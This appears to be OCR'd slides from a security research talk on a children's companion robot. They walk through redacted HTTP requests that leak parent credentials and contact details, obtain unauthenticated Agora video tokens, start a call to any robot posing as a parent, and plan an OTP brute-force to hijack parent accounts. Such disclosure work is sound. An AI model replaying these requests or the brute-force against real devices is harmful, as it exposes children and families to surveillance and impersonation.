


```
51F3m95Fb016eArP8HiN2_1baRgp9BgoJMqB5u0"}POST /nf/v1/getappConfiguration/[redacted]02E5E9 HTTP/1.1
Accept: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NzU4OTIxMTMsImlhdCI6M
M-6GIdTS9yILiZYGa437_lLxJc
Content-Type: application/json
Content-Length: 0
Host: [redacted]
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/4.3.1
```

Stage 6. System analysis.

Backend issue #5

CheckAuthentication



[redacted]-robot.in/nf/v1/checkAuthentication/[redacted]

POST ⬍ US ⬍ Send

Status: 200 (OK) Time: 304 ms Size: 0.24 kb

Authorization | Content | Headers | Raw (4)

● Bearer Token ○ Basic Auth ○ Custom ○ No Auth

Token

The authorization header will be automatically generated when you send the request. Read more about HTTP Authentication.

Content (11) | Headers (5) | Raw (7) | JSON | Timings

```
{
    "username": "[redacted]",
    "password": "[redacted]",
    "parent": "[redacted]",
    "parent_email": [redacted],
    "parent_phone": [redacted],
    "status": 1,
    "created_date": "2023-01-25T07:46:50",
    "updated_date": "2023-02-28T14:19:55",
    "relinking_status": -1
}
```

Stage 6. Backend analysys


Backend issue #6

BackEnd API DJANGO

DEBUG=True

Stage 7. Mobile application. Lets try to make a call!

Videostream
Agora API



```
POST /api/v2/agora/token
```


```
HTTP 422 Unprocessable Entity
Allow: POST, OPTIONS
Content-Type: application/json
Vary: Accept

{
    "success": false,
    "code": 422,
    "errors": {
        "channel_name": [
            "This field is required."
        ],
        "user_id": [
            "This field is required."
        ]
    }
}
```

Stage 7. Lets try to make a call!

Videostream Agora API

Without Authentication

Get Agora Token



Agora User Signature

```
POST /api/v3/agora/token
```

```
HTTP 200 OK
Allow: POST, OPTIONS
Content-Type: application/json
Vary: Accept

{
    "success": true,
    "code": 200,
    "data": {
        "token": "006e[redacted]"
    },
    "message": null
}
```

Media type: application/json

Content: {"channel_name":"[redacted]","user_id": 20}

Stage 7. Lets try to make a call!

We need to put 3 fields to Agora API:


Agora Token – previous slide
Agora APP ID – same for all robots from this vendor. From ***o.properties
CHANNEL_NAME – robot’s serial number

Stage 7. Lets try to make a call!

We need to sent a call to device.

Username – robot serial number

Parentid – from check authentication



Proxy

```
POST /api/v3/proxy/ ?path=startCall/6d[redacted]s
```


```
HTTP 200 OK
Allow: POST, OPTIONS
Content-Type: application/json
Vary: Accept
```

Media type: application/json

Content: {"username":" B[redacted]","parentid":"6d[redacted]s"}

Stage 7. Lets try to make a call!

That’s works!




[redacted], Parent Calling...

Stage 7. Lets try to make a call!


Because of the absence of simple security rules. Attacker could make a call to any robot as a parent. Attacker might know lot of information about family.
THAT’S REALLY SCARE!

EVERY BYTE WAS SECURED©


WHAT'S WRONG BUDDY?
I'VE BEEN CHASING PEOPLE IN THEIR DREAMS FOR SO LONG, I FORGOT TO CHASE MY OWN!
imgflip.com

Stage 8. Mobile Application. Parent hijacking

We know parent's email and phone number.
For authorization in mobile application we need email/phone number and OTP.
OTP is weak: 6 symbols, 5 minutes for bruteforce. No limits for incorrect try




Get started

Enter email ID

or

Select Phone number

Continue



Help

Authentication Code

